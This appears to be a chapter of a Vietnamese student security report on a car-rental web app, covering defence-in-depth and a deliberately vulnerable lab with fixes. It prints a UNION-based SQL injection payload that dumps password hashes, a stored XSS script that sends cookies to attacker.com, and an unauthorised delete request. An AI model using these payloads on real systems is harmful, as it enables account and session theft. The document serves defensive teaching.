Trong quy trình thuê xe, khách hàng bắt buộc phải tải lên các tệp tin chứa giấy tờ tùy thân (Ảnh chụp Căn cước công dân, Giấy phép lái xe). Tính năng Upload File là "cửa hậu" nguy hiểm nhất dẫn đến lỗ hổng Thực thi mã từ xa (RCE). Hacker có thể đổi đuôi file mã độc từ `shell.php` thành `image.jpg.php` và tải lên máy chủ.

- **Không tin tưởng MIME Type và Extension:** Việc kiểm tra phần mở rộng (`.jpg`, `.png`) hay MIME Type do trình duyệt gửi lên là vô giá trị, vì tin tặc có thể giả mạo gói tin HTTP dễ dàng bằng công cụ Burp Suite.

- **Kiểm tra Magic Bytes (File Signature):** Ứng dụng Node.js phải đọc vào sâu bên trong nội dung nhị phân (Binary Data) của tệp tin vừa tải lên để kiểm tra vài byte đầu tiên (Magic numbers). Một tệp JPEG thực sự phải luôn bắt đầu bằng chuỗi Hex `FF D8 FF E0`. Bất kỳ tệp nào không khớp chữ ký nhị phân sẽ bị xóa bỏ ngay trong bộ nhớ tạm (RAM) trước khi kịp ghi ra đĩa cứng.

- **Chiến lược Lưu trữ cô lập & Đổi tên (Sanitize & Isolate):**

1. Tệp tin không bao giờ được giữ nguyên tên gốc của người dùng. Hệ thống sẽ tự động đổi tên tệp thành một chuỗi băm ngẫu nhiên không thể đoán trước (ví dụ: sinh ra bằng UUIDv4 `123e4567-e89b-12d3-a456-426614174000.jpg`). Việc này ngăn chặn tấn công Path Traversal.

2. Hạ tầng lưu trữ tệp (Object Storage) như AWS S3 sẽ được tách biệt hoàn toàn khỏi máy chủ chạy Node.js. Quyền thực thi mã (Execution permissions) trên thư mục/bucket chứa ảnh bị tước bỏ hoàn toàn ở cấp độ Hệ điều hành. Dù tin tặc tải lên được một đoạn mã độc, nó cũng chỉ nằm đó như một tệp văn bản chết, không bao giờ được máy chủ biên dịch hay thực thi.

2.2.4.3. Mã hóa Dữ liệu Định danh (PII) ở Trạng thái nghỉ (Encryption at Rest) bằng Mật mã Bất đối xứng

Đối với các dữ liệu dạng chữ siêu nhạy cảm không thể thay đổi (như Số Chứng minh nhân dân, Số Hộ chiếu, Số Giấy phép lái xe, hoặc Số tài khoản thanh toán đặt cọc), hệ thống phải đối mặt với một kịch bản tàn khốc: Quản trị viên hệ cơ sở dữ liệu (DBA) có ý đồ xấu (Insider Threat) hoặc máy chủ CSDL bị sao chép toàn bộ tệp `.sqlite` hoặc `.ibdata`.

Việc bảo vệ ở lớp truy cập không còn tác dụng nếu người ta mang thẳng ổ cứng

đi. Rào cản cuối cùng là **Encryption at Rest (Mã hóa ở trạng thái nghỉ)** kết hợp với kiến trúc **Mật mã Bất đối xứng RSA**.

- **Tại sao không dùng mã hóa đối xứng (AES)?** Nếu dùng AES-256 (dùng chung 1 khóa để mã hóa và giải mã) và khóa này lưu ngay trên máy chủ Node.js, tin tặc chiếm được máy chủ sẽ lấy được cả mã nguồn, CSDL lẫn Khóa AES, vô hiệu hóa toàn bộ nỗ lực bảo mật.

- **Kiến trúc mã hóa RSA 2048-bit siêu cô lập:**

- Hệ thống sinh ra một cặp khóa (Key Pair): Khóa công khai (Public Key) và Khóa bí mật (Private Key) RSA có độ dài 2048-bit hoặc 4096-bit.

- **Khóa bí mật** được cất giấu sâu trong một kho lưu trữ bảo mật phần cứng hoặc dịch vụ quản lý khóa chuyên dụng (như AWS KMS / HashiCorp Vault). Máy chủ Web Node.js **không hề được biết** sự tồn tại của Khóa bí mật này.

- Máy chủ Web chỉ được cấp **Khóa công khai**. Khi khách hàng nhập Số thẻ ngân hàng hay Số CCCD, máy chủ Node.js lập tức dùng Khóa công khai để mã hóa đoạn text này thành một chuỗi Ciphertext dài và ghi xuống CSDL. Khóa công khai chỉ có khả năng "Khóa lại", hoàn toàn bất lực trong việc "Mở ra".

- **Hiệu ứng pháo đài:** Nếu một hacker đánh sập Lớp 1, Lớp 2 và chui được vào hệ thống Node.js, tải toàn bộ CSDL về, thứ duy nhất chúng có là hàng triệu chuỗi rác (Ciphertext) và một chiếc Khóa công khai vô dụng. Dữ liệu PII của khách hàng được an toàn tuyệt đối. Chỉ khi có các quy trình truy xuất cực kỳ đặc biệt (như yêu cầu từ tòa án hoặc kiểm toán hệ thống lỗi), hệ thống KMS có chứa Khóa bí mật mới được triệu gọi trong một phân khu biệt lập hoàn toàn để giải mã và phục vụ nghiệp vụ.

Tổng kết Chương 2

Kiến trúc Defense-in-Depth 4 lớp được phác thảo ở trên không chỉ là một tập hợp các công cụ IT chắp vá. Nó là một thực thể phòng thủ hữu cơ, được đan xen kết cấu chặt chẽ từ Tầng mạng (Network Layer), Tầng giao thức (HTTP Layer), Tầng ứng dụng (Application Layer) cho đến Tầng vật lý (Storage/Encryption Layer). Một thiết kế như vậy biến chi phí thời gian và nguồn lực của một cuộc tấn công mạng vượt quá xa so với giá trị dữ liệu mà kẻ tấn công có thể thu hoạch được, qua đó đảm bảo một sự an toàn tiệm cận mức tuyệt đối cho nền tảng quản lý di chuyển số hóa.

CHƯƠNG 3. TRIỂN KHAI THỰC NGHIỆM (DUMMY WEB) VÀ ĐỐI CHỨNG BẢO MẬT

Để chứng minh tính đúng đắn và trực quan hóa các lý thuyết phức tạp đã nêu ở Chương 1 và 2, nhóm đã tự phát triển một hệ thống giả lập (Dummy Web). Phương pháp nghiên cứu là thiết kế hệ thống API backend theo hai phiên bản chạy song song trên cùng một máy chủ nhằm tạo ra sự đối chứng lập trình:


- Phiên bản V1: Cố ý lập trình lỏng lẻo, tạo ra các lỗi (Vulnerable by design) để thực hành kỹ năng tấn công xâm nhập (Penetration Testing).
- Phiên bản V2: Áp dụng các bộ quy tắc lập trình an toàn (Secure Coding) và kiến trúc đa lớp để vá lỗi, minh họa cơ chế phòng thủ hiệu quả.

3.1. Thiết lập Môi trường và Xây dựng Cơ sở dữ liệu SQLite

3.1.1. Kiến trúc công nghệ (Node.js, Express, React, SQLite)

Môi trường code được biên soạn bằng trình soạn thảo Visual Studio Code (VS Code), dựa trên nền tảng ngôn ngữ JavaScript (Node.js) kết hợp với framework backend Express.js. Giao diện người dùng có thể được xây dựng bằng React.js, tuy nhiên, để chứng minh bản chất của các lỗ hổng, mọi cuộc tấn công giả lập đều được thực hiện thông qua phần mềm Postman. Postman đóng vai trò là một "API Client" xuất sắc, cho phép chuyên gia bảo mật can thiệp sâu vào HTTP Headers, Body, và gửi các payload mã độc trực tiếp vào máy chủ cục bộ (localhost:3000) mà không bị cản trở hay lọc bỏ bởi các cơ chế JavaScript bảo vệ sơ sài tại giao diện trình duyệt HTML thông thường.

Thay vì triển khai MySQL yêu cầu thiết lập máy chủ phức tạp, nhóm sử dụng SQLite làm cơ sở dữ liệu. SQLite là hệ quản trị CSDL siêu nhẹ, lưu trữ toàn bộ cấu trúc bảng và bản ghi trực tiếp trong một tệp nhị phân duy nhất (**database.db**). Dữ liệu này được truy vấn và quản trị trực quan thông qua công cụ database IDE là DBeaver.



3.1.1.1: Minh hoạ môi trường đang dùng để thực nghiệm

3.1.2. Sơ đồ cơ sở dữ liệu và dữ liệu thực nghiệm

Sơ đồ cơ sở dữ liệu được thiết kế bám sát nghiệp vụ quản lý cho thuê xe.

Bảng 3.1: Cấu trúc dữ liệu của hệ thống thực nghiệm Dummy Web

Tên (Tables)	Bảng	Cấu trúc Trường dữ liệu chính	Vai trò trong hệ thống
Accounts		AccountID, Username, PasswordHash, Role	Quản lý người dùng, phân quyền (Admin/User). Mật khẩu được băm an toàn bằng thuật toán Bcrypt.
Vehicles		VehicleID, LicensePlate, Model, Status	Quản lý kho xe, biển số, loại xe và tình trạng khả dụng (Đã thuê/Sẵn sàng).
SystemLogs		LogID, Description, Timestamp	Lưu trữ nhật ký hoạt động. Bảng này được chỉ định làm mục tiêu mô phỏng rò rỉ dữ liệu qua tấn công SQLi.
UserDocuments		DocID, AccountID,	Chứa dữ liệu PII (Bảng lái xe) yêu cầu

	LicenseData	phải mã hóa RSA để bảo mật.
--	-------------	-----------------------------

SystemLogs
123 LogID
A-Z Description
A-Z Timestamp

Accounts
123 AccountID
A-Z Username
A-Z PasswordHash
A-Z Role

UserDocuments
123 DocID
123 AccountID
A-Z LicenseData
123 IsEncrypted

Vehicles
123 VehicleID
A-Z LicensePlate
A-Z Model
A-Z Status

Hình 3.1.2.1: Cấu trúc dữ liệu trong server thực tế trong DBeaver

3.2. Kịch bản 1: Tấn công và Phòng thủ Lỗ hổng SQL Injection

Kịch bản này mô phỏng lỗi nói chuỗi phổ biến (như đã phân tích trong CVE-2026-5637) nhằm chứng minh hậu quả thảm khốc của việc mất kiểm soát đầu vào đối với máy chủ cơ sở dữ liệu.


3.2.1. Nguyên lý khai thác nói chuỗi trực tiếp (Mô phỏng CVE-2026-5637)

- Thiết lập lỗi (Vulnerable V1): Trong API tìm kiếm nhật ký hệ thống tại endpoint **/api/v1/messages/admin**, mã nguồn được thiết kế yếu kém bằng cách chèn trực tiếp biến từ người dùng vào chuỗi lệnh SQL:

```
const userMessage = req.body.Message;
// LỖ HỔNG: Nói chuỗi trực tiếp, rước mã độc vào lệnh SQL
const query = `SELECT * FROM SystemLogs WHERE Description LIKE '%${userMessage}%'`;
```

- Thực nghiệm Tấn công: Bằng cách sử dụng Postman, nhóm gửi một POST request với cấu trúc payload JSON đặc biệt: **{"Message": "' UNION SELECT AccountID, Username, PasswordHash FROM Accounts --"}**.

Dấu nhảy đơn ' ở đầu của payload đã bẻ gãy cú pháp lệnh **LIKE** ban đầu. Ngay sau đó, mệnh đề **UNION SELECT** được kích hoạt để gộp nối thêm dữ liệu từ bảng **Accounts** vào kết quả, và dấu **--** đóng vai trò biến toàn bộ phần còn lại của câu lệnh hệ thống thành chú thích (comment) vô hại. Máy chủ SQLite bị thao túng và ép buộc phải trả về toàn bộ danh sách tên đăng nhập và mật khẩu băm của khách hàng hiển thị rõ ràng trên màn hình Response của Postman.



Hình 3.2.1.1: Server bị tấn công theo hướng SQL injection thành công

3.2.2. Xây dựng rào chắn bằng Prepared Statements

- Biện pháp Phòng thủ (Secured V2): Áp dụng nguyên lý Truy vấn tham số hóa (Prepared Statements / Parameterized Queries) – biện pháp phòng thủ SQLi được chứng minh là triệt để nhất hiện nay.

```
const userMessage = req.body.Message;
```


```
// BẢO MẬT: Dùng dấu? để tách biệt cấu trúc lệnh SQL và dữ liệu
```

```
const query = `SELECT * FROM SystemLogs WHERE Description LIKE?`;
```

```
db.all(query, [`%${userMessage}%`], (err, rows) => {...});
```

- *Cơ chế bảo vệ:* Ở V2, trình điều khiển SQLite sẽ được yêu cầu biên dịch trước khung lệnh SQL **SELECT... LIKE?**. Chỉ khi khung lệnh đã được khóa chặt, giá trị payload ' **UNION...** mới được nạp vào vị trí của dấu **?**. Lúc này, CSDL sẽ chỉ coi

toàn bộ cụm từ độc hại đó là một giá trị văn bản vô hại để tiến hành tìm kiếm chuỗi, trước bỏ hoàn toàn quyền năng thực thi mã lệnh của hacker.




Hình 3.2.2.1: Dữ liệu đã được bảo vệ trước phương pháp tấn công SQL injection

3.3. Kịch bản 2: Tấn công và Phòng thủ Lỗi Cross-Site Scripting (XSS)

Kịch bản này mô phỏng lỗ hổng CVE-2024-57488, chỉ ra nguy cơ đánh cắp phiên người dùng thông qua mã độc JavaScript.

3.3.1. Kịch bản Stored XSS đánh cắp phiên quản trị viên

- Thiết lập lỗi (V1): Trong trang hiển thị đánh giá hoặc thông tin xe (vehicalorview), ứng dụng Web lưu trữ trực tiếp đầu vào từ phía người dùng và kết xuất (render) nó dưới dạng HTML thô lên giao diện của Quản trị viên.
- Thực nghiệm Tấn công: Kẻ tấn công sử dụng Postman gửi một đoạn văn bản chứa thẻ script: `<script>fetch('http://attacker.com/steal?cookie=' + document.cookie)</script>`. Đoạn mã này được lưu vào SQLite. Khi Quản trị viên truy cập vào bảng điều khiển để xem chiếc xe, trình duyệt sẽ đọc đoạn văn bản này, hiểu nhầm đó là lệnh JavaScript hợp pháp và gửi toàn bộ Cookie (bao gồm cả JWT hoặc Session ID) về máy chủ của tin tặc. Kẻ tấn công giờ đây có thể giả mạo phiên làm việc của Quản trị viên.



Hình 3.3.1.1: Đã tấn công thêm thành công xe mà không bị phát hiện

3.3.2. Kỹ thuật làm sạch dữ liệu (Sanitization) với DOMPurify

- Biện pháp Phòng thủ (V2): Để phòng ngừa XSS, phía Frontend (ví dụ: React.js) và Backend phải tiến hành làm sạch dữ liệu (Sanitization). Sử dụng các thư viện như **DOMPurify** để tước bỏ mọi thẻ `<script>` hoặc thuộc tính có nguy cơ thực thi mã (như `onerror`) trước khi cho phép dữ liệu hiển thị lên DOM.

- JavaScript


```
import DOMPurify from 'dompurify';
```

```
// BẢO MẬT: Bọc dữ liệu qua hàm sanitize để vô hiệu hóa mã độc XSS
```

```
const SafeHtml = ({ html }) => (
```

```
  <div dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(html) }} />
```

```
);
```



Hình 3.3.2.1: Không thể thêm tân công sau khi thêm bảo mật

3.4. Kịch bản 3: Tấn công và Phòng thủ Lỗi Vượt quyền (Broken Access Control)

Kịch bản mô phỏng lỗi bảo mật xếp hạng số 1 của OWASP Top 10, nguyên nhân hàng đầu dẫn đến việc thao túng dữ liệu trái phép.

3.4.1. Khai thác API thiếu kiểm soát phân quyền Role

- Thiết lập lỗi (Vulnerable V1): API `/api/v1/admin/vehicles/delete` chỉ có chức năng kiểm tra tính hợp lệ của token mà quên mất bước kiểm tra cấp bậc chức vụ (Role) của người dùng trong hệ thống.
- Thực nghiệm Tấn công: Kẻ gian dùng Postman, đóng vai một khách hàng thông thường (giả lập token mang đối tượng `req.user = { Role: 'User' }`) nhưng lại gửi lệnh HTTP DELETE yêu cầu xóa xe (truyền tham số `VehicleID = 11`). Do API không có màng lọc logic, lệnh xóa bằng SQL vẫn được chuyển đến cơ sở dữ liệu. Cập nhật bảng **Vehicles** trên DBeaver xác nhận bản ghi ô tô số 11 đã bị xóa vĩnh viễn trái phép.

VehicleID	AZ LicensePlate	AZ Model	AZ Status
11	29A-12345	Toyota Vios	Available

Hình 3.4.1.1: Trước khi bị tấn công xóa dữ liệu


POST http://localhost:3000/api/v1/admin/vehicles/delete

DELETE http://localhost:3000/api/v1/admin/vehicles/delete

Body: {"VehicleID": 11}

1 [V1] Đã xóa phương tiện ID: 11 bằng quyền User!

Hình 3.4.1.2: Đã dùng postman tấn công dữ liệu



Hình 3.4.1.3. Server đã biến mất cái xe bị tấn công đó


3.4.2. Áp dụng Middleware JWT và Xác thực TOTP (Speakeasy)

